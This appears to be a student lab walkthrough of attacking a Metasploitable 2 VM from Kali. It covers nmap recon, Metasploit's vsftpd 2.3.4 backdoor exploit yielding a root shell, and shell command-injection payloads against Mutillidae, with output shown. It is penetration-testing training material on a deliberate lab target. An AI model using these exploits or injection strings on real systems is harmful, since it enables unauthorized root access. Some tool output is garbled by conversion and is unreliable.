rtt min/avg/max/mdev = 0.926/1.028/1.257/0.121 ms

(kali㉿kali)-[~]
└$ ifconfig

```

traceroute 192.168.56.102

```

└$ traceroute 192.168.56.102
traceroute to 192.168.56.102 (192.168.56.102), 30 hops max, 60 byte packets
 1  192.168.56.102 (192.168.56.102)  5.276 ms  4.119 ms  0.689 ms

```

Scan to discover that IP (assume the Attacker does not know the IP, and just try to escalate Horizontally)

Type in terminal

*netdiscover -h
#for help*

```

└$ netdiscover -h
Netdiscover 0.10 [Active/passive ARP reconnaissance tool]
Written by: Jaime Penalba <jpenalba@gmail.com>

Usage: netdiscover [-i device] [-r range | -l file | -p] [-m file] [-F filter] [-s time] [-c count] [-n node]
[-dfPLNS]
-i device: your network device
-r range: scan a given range instead of auto scan. 192.168.6.0/24,,/8
-l file: scan the list of ranges contained into the given file
-p passive mode: do not send anything, only sniff
-m file: scan a list of known MACs and host names

```

*sudo netdiscover -p
passive mode ... you must be root (promiscuous mode)*

```

└$ netdiscover -p
You must be root to run this.

```

```

root@kali: /home/kali
File Actions Edit View Help
Currently scanning: (passive) | Screen View: Unique Hosts
0 Captured ARP Req/Rep packets, from 0 hosts. Total size: 0
IP At MAC Address Count Len MAC Vendor / Hostname Actions Edit


```

No ARP packets are sent?

For an unknown reason, this does not work either..

```
netdiscover -r 192.168.56.0/16
```

It detects an IP : 10.0.2.2, but not the other VM ?




```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
1 Captured ARP Req/Rep packets, from 1 hosts. Total size: 60
IP At MAC Address Count Len MAC Vendor / Hostname
10.0.2.2 52:54:00:12:35:02 1 60 Unknown vendor
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 25 bytes 3488 (3.4 Kib)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
```

Scanning for Opened Ports (Services) with Nmap

Type


```
nmap -h
```



```
kali@kali: ~
File Actions Edit View Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -h
Nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
      -lL <inputfilename>: Input from list of hosts/networks
      -iR <num hosts>: Choose random targets
      --exclude <host1[,host2[,host3], ...>: Exclude hosts/networks
      --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
      -sL: List Scan - simply list targets to scan
      -sn: Ping Scan - disable port scan
      -Pn: Treat all hosts as online -- skip host discovery
      -PS/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
      -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
      -PO[protocol list]: IP Protocol Ping
      -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
      --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
      --system-dns: Use OS's DNS resolver
      --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
      -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
      -sU: UDP Scan
      -sN/sF/sX: TCP Null, FIN, and Xmas scans
      --scanflags <flags>: Customize TCP scan flags
      -sI <zombie host[:probeport]>: Idle scan
      -sY/sZ: SCTP INIT/COOKIE-ECHO scans
      -sO: IP protocol scan
      -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
      -p <port ranges>: Only scan specified ports
          Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
```

Then launch the nmap scan

nmap 192.168.56.102



```
kali@kali: ~
File Actions Edit View Help
└$ nmap 192.168.56.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 15:38 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0063s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

With option “-A”, there are even more info (an intense scan with OS detection and version detection)

```
L$ nmap 192.168.56.102 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 15:42 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|     Connected to 192.168.56.102 port 21 (tcp) at 15:42
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp   Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
|_sslv2:
|   Interrupt: use the 'exit' command to quit
|_sslv2 supported
```

Launching Metasploit console

Launch

msfconsole

Type

help

```

msf6 > help
Core Commands
=====
Command      Description
?            Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color         Toggle color
connect      Communicate with a host
debug        Display information useful for debugging
exit         Exit the console
features     Display the list of not yet released features that can be opted in to
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit         Exit the console
repeat       Repeat a list of commands
route        Route traffic through a session
save         Saves the active datastores
sessions    Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
sleep        Do nothing for the specified number of seconds

```

Take few minutes to read

To set the target host, type

set RHOSTS 192.168.56.102

```

msf6 > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 >

```

Launching a first Vulnerability check on “ftp” protocol

Remember that nmap detected a very old version of ftp : 2.3.4:

```

21/tcp  open  ftp  flags=47 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|       Connected to 192.168.56.101
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status

```

Ask ChatGPT

A You

how to use msfconsole for ftp vuln scan ?



ChatGPT

To use Metasploit's msfconsole for FTP vulnerability scanning, you'll need to follow these general steps:

1. **Start msfconsole:** Open a terminal window and type `msfconsole` to start Metasploit's console.
2. **Search for FTP modules:** Once msfconsole has loaded, you can search for FTP-related modules using the `search` command. For example, you can search for FTP-related exploits or auxiliary modules:

```
bash
```

Copy code

```
search ftp
```

This will list all available modules related to FTP.

3. **Select an FTP module:** After reviewing the available modules, choose the one that suits your purpose. For vulnerability scanning, you'll likely want to use an auxiliary module that performs FTP version detection or checks for known vulnerabilities.
4. **Load the module:** Once you've identified the module you want to use, load it into msfconsole using the `use` command followed by the module name. For example:

```
bash
```

Copy code

```
use auxiliary/scanner/ftp/ftp_version
```

Replace `auxiliary/scanner/ftp/ftp_version` with the name of the module you want to use.

5. **Set options:** Set any required options for the selected module. You can use the `show options` command to display the available options and `set` to set their values. For example:

```
bash
set RHOSTS 192.168.1.10
```

Replace `192.168.1.10` with the IP address of the target FTP server.

6. **Run the module:** Once you've set the required options, run the module using the `exploit` command. This will execute the module and perform the specified action, such as scanning for FTP vulnerabilities.
7. **Review results:** After the module has finished running, review the results to see if any vulnerabilities were found.
8. **Exit msfconsole:** Once you're done, you can exit msfconsole by typing `exit` in the console prompt.

Keep in mind that you should always have proper authorization before scanning any system, as unauthorized scanning may be illegal and unethical. Additionally, ensure that you have permission to perform vulnerability scanning on the target system and comply with any legal or organizational policies regarding security testing.

OR Read the Doc associated to the vulnerable tutorial image

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>

The screenshot shows a web browser displaying the Metasploitable 2 Exploitability Guide. The URL in the address bar is <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/>. The page has a dark header with the Rapid7 logo, navigation links for PRODUCTS, SERVICES, SUPPORT & RESOURCES, COMPANY, and RESEARCH, and a sign-in link. The main content area features a sidebar with a navigation menu for the Metasploitable 2 Exploitability Guide, including sections like Welcome, Installing Metasploit, Setting Up a Vulnerable Target, Discovery, Validate Vulnerabilities, and Exploitation. The main content area displays the "Metasploitable 2 Exploitability Guide" article, which describes the virtual machine and its security features. A "Getting Started" section is highlighted in the sidebar. A "On This Page" sidebar on the right lists various exploit categories such as Services, Unix Basics, Backdoors, etc.

Search exploit

search ftp

Or better, refine search by typing

search ftp type:exploit

```
msf6 > search ftp platform:linux type:exploit
Matching Modules
=====
# Name
- __
0 exploit/linux/snmp/awind_snmp_exec
1 exploit/linux/http/cisco_prime_inf_rce
2 exploit/linux/http/linksys_wrt160nv2_apply_exec
3 exploit/linux/misc/netsupportmanager_agent
4 exploit/linux/ftp/proftpd_sreplace
5 exploit/linux/ftp/proftpd_telnet_iac
6 exploit/multi/tcp/pure_ftp_bash_env_exec
7 exploit/linux/local/servu_ftps_server_prepareinstallation_priv_esc
8 exploit/multi/ftp/wuftpd_site_exec_format
9 exploit/multi/wyse/hagent_untrusted_hsdata

Disclosure Date Rank Check Description
-----
2019-03-27 excellent Yes AwindInc SNMP Service Command Injection
2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenticated Remote Code Execution
2013-02-11 excellent No Linksys WRT160nv2 apply.cgi Remote Command Injection
2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
2006-11-26 great Yes ProFTPD 1.2.7a - 1.3.0 sreplace Buffer Overflow (Linux)
2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.5b Telnet IAC Buffer Overflow (Linux)
2014-09-24 excellent Yes Pure-FTPd External Authentication Bash Environment Variable Code Inje
ction (Shells Shock)

Interact with a module by name or index. For example info 9, use 9 or use exploit/multi/wyse/hagent_untrusted_hsdata
msf6 >
```

Choose (randomly) one module, type

use exploit/linux/ftp/proftpd_sreplace

```
msf6 > use exploit/linux/ftp/proftpd_sreplace
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/ftp/proftpd_sreplace) >
```

For displaying current exploit info, type

info

or show info

```

msf6 exploit(linux/ftp/proftpd_sreplace) > info
      RX errors 0 dropped 0 overruns 0 frame 0
      Name: ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
      Module: exploit/linux/ftp/proftpd_sreplace
      Platform: Linux
      Arch: eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Great
      Disclosed: 2006-11-26
      TX packets 4 bytes 1830 (1.7 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      Provided by:
          Evgeny Legerov <admin@gleg.net>
          jduck <jduck@metasploit.com>
      TX packets 29 bytes 4052 (3.9 KiB)
      Available targets:
          Id  Name           inet 127.0.0.1 netmask 255.0.0.0
          --  --
          0   Automatic Targeting  loop txqueuelen 1000 (Local Loopback)
          1   Debug          RX errors 0 dropped 0 overruns 0 frame 0
          2   ProFTPD 1.3.0 (source install) / Debian 3.1
      TX errors 0 dropped 0 overruns 0 carrier 0 coll
      Check supported:
      Yes
      msf6 > Interrupt: use the 'exit' command to quit
      msf6 > Interrupt: use the 'exit' command to quit
      msf6 > Interrupt: use the 'exit' command to quit
      Basic options:
      Name     Current Setting    Required  Description
      _____
      FTPPASS  mozilla@example.com  no        The password for the specified username
      FTPUSER  anonymous          no        The username to authenticate as
      RHOSTS   192.168.56.102     yes       The target host(s), see https://docs.metasploit.co
      RPORT    21                  yes       The target port (TCP)
      WRITABLE /incoming          yes       A writable directory on the target host
      Payload information:
      Space: 900

```

For showing module options, type

show options

Then, type

*exploit
(or run)*

(Un?)fortunately, this randomly chosen exploit does not work, the server version does not match the ProFtp version

```

msf6 exploit(linux/ftp/proftpd_sreplace) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.56.102:21 - Automatically detecting the target ...
[-] 192.168.56.102:21 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(linux/ftp/proftpd_sreplace) > 

```

Redo search, but filter platform:unix instead of platform:linux

search ftp type exploit platform:unix

Clue on vulnerability ... Backdoor password = ":"

See <https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#backdoors>

To manually test the backdoor, type

ftp 192.168.56.102

(username) ftp

(password) :)

```
$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPD 2.3.4)
Name (192.168.56.102:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

The VM Image version of Metasploit did not include the exploit
exploit/unix/ftp/vsftpd_234_backdoor/

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

After the “apt-get upgrade”, it does contains the module

```
msf6 >
msf6 > search ftp type:exploit platform:unix
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  ----
0  exploit/osx/browser/safari_file_policy          2011-10-12   normal  No     Apple Safari file:/// Arbitrary Code Execution
1  exploit/linux/snmp/awind_snmp_exec            2019-03-27   excellent Yes    AwindInc SNMP Service Command Injection
2  exploit/linux/http/linksys_wrt160nv2_apply_exec 2013-02-11   excellent No     Linksys WRT160nv2 apply.cgi Remote Command Injection
3  exploit/unix/local/netbsd_mail_local           2016-07-07   great   No     NetBSD mail.local Privilege Escalation
4  exploit/multi/http/netwin_surgeftp_exec       2012-12-06   good   Yes    Netwin SurgeFTP Remote Command Execution
5  exploit/openbsd/local/dynamic_loader_chpass_privesc 2019-12-11   excellent Yes    OpenBSD Dynamic Loader chpass Privilege Escalation
6  exploit/unix/ftp/proftpd_modcopy_exec        2015-04-22   excellent Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
7  exploit/unix/ftp/proftpd_133c_backdoor        2010-12-02   excellent No     ProFTPD-1.3.3c Backdoor Command Execution
8  exploit/unix/ftp/vsftpd_234_backdoor         2011-07-03   excellent No     VSFTPD v2.3.4 Backdoor Command Execution
9  exploit/unix/http/tntftp_savefile             2014-10-28   excellent No     tntftp "savefile" Arbitrary Command Execution
```

Use this exploit module

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Then run


exploit

... or run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:40975 → 192.168.56.102:6200) at 2024-03-12 17:53:20 -0400
echo "Hey"
Hey
```

Other Vulnerabilities ... in Web Apps

Open a browser on <http://192.168.56.102>



And see doc

<https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#Vulnerable-Web-Services>

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#Vulnerable-Web-Services

and password `postgres`, while the MySQL service is open to username `root` with an empty password. The VNC service provides remote desktop access using the password `password`.

Vulnerable Web Services

Metasploitable 2 has deliberately vulnerable web applications pre-installed. The web server starts automatically when Metasploitable 2 is booted. To access the web applications, open a web browser and enter the URL `http://<IP>` where `<IP>` is the IP address of Metasploitable 2. One way to accomplish this is to install Metasploitable 2 as a guest operating system in Virtual Box and change the network interface settings from "NAT" to "Host Only". (Note: A video tutorial on installing Metasploitable 2 is available [here](#).)

In this example, Metasploitable 2 is running at IP 192.168.56.101. Browsing to `http://192.168.56.101/` shows the web application home page.

`metasploitable2`

Warning: Never expose this VM to an untrusted network!
Contact: esfederal@metasploit.com
Login with `root/admin` to get started

• TWiki
• phpMyAdmin

For example, open this url

<http://192.168.56.102/mutillidae>

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Mutillidae: Born to be Hacked

Core Controls OWASP Top 10 Others Documentation Resources

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- Latest Version
- Installation Instructions
- Usage Instructions
- Get rid of those pesky PHP errors
- Change Log
- Notes

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

back|track

Samurai Web Testing Framework

BUILT ON PHP Toad

And browse menu OWASP Top 10 > Injection > Command Injection

192.168.56.102/mutillidae/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Core Controls Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

OWASP Top 10

- A1 - Injection → SQLi - Extract Data
- A2 - Cross Site Scripting (XSS) → SQLi - Bypass Authentication
- A3 - Broken Authentication and Session Management → SQLi - Insert Injection
- A4 - Insecure Direct Object References → Blind SQL via Timing
- A5 - Cross Site Request Forgery (CSRF) → SQLMAP Practice Target
- A6 - Security Misconfiguration → HTML Injection (HTMLi)
- A7 - Insecure Cryptographic Storage → HTMLi via HTTP Headers
- A8 - Failure to Restrict URL Access → HTMLi Via DOM Injection
- A9 - Insufficient Transport Layer Protection → HTMLi Via Cookie Injection
- A10 - Unvalidated Redirects and Forwards → Command Injection

Other Vulnerable PHP Scripts Of OWASP Top 10

Resources

Site hacked...err...quality-tested with Sam WFT, Backtrace, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

BUILT ON

Toad

Samurai Web Testing Framework

You can click on "Toggle Hint",

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Enabled (2 - Noob) Not Logged In

Home Login/Register **Toggle Hints** Toggle Security Reset DB View Log View Captured Data

and read Tutorial

Hints

- For Command Injection Flaws:** Directly building a command to use in a shell? Bad idea! Try command separators like ; and && depending on if you are using Linux or Windows respectively.
- Windows uses "&&" to link commands.
- Linux uses "&&" to link commands and ";" as a command separator.

Command Injection Tutorial

Command injection may occur when a web application passes user input in part or in whole to the operating system for execution.

It is also possible to execute system commands via SQL injection. For example, SQL Server features the xp_cmdshell stored procedure which can execute operating system commands in the context of the web server if available.

Examples for page "dns-lookup.php"

Recon: Discover available functionality using provided help

```
Windows XP: && help
Linux: && <cmd> --help
Linux: && man <cmd>
```

Recon: Determine current directory

```
Windows XP: && dir
Linux: && pwd
```

Recon: Chain commands to discover directory structure

```
Windows XP: && cd ../../ && dir
Linux: && cd ../../ && ls -l
```

Try for example

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

Lookup DNS

Results for && cd ../../.. && ls -l

```
total 81
drwxr-xr-x  2 root root  4096 May 13  2012 bin
drwxr-xr-x  4 root root 1024 May 13  2012 boot
lrwxrwxrwx  1 root root   11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x 14 root root 13480 Mar 12 14:36 dev
drwxr-xr-x 94 root root 4096 Mar 12 14:36 etc
drwxr-xr-x  6 root root 4096 Apr 16  2010 home
drwxr-xr-x  2 root root 4096 Mar 16  2010 initrd
lrwxrwxrwx  1 root root   32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 May 13  2012 lib
drwx----- 2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x  4 root root 4096 May 16  2010 media
```

Happy Hacking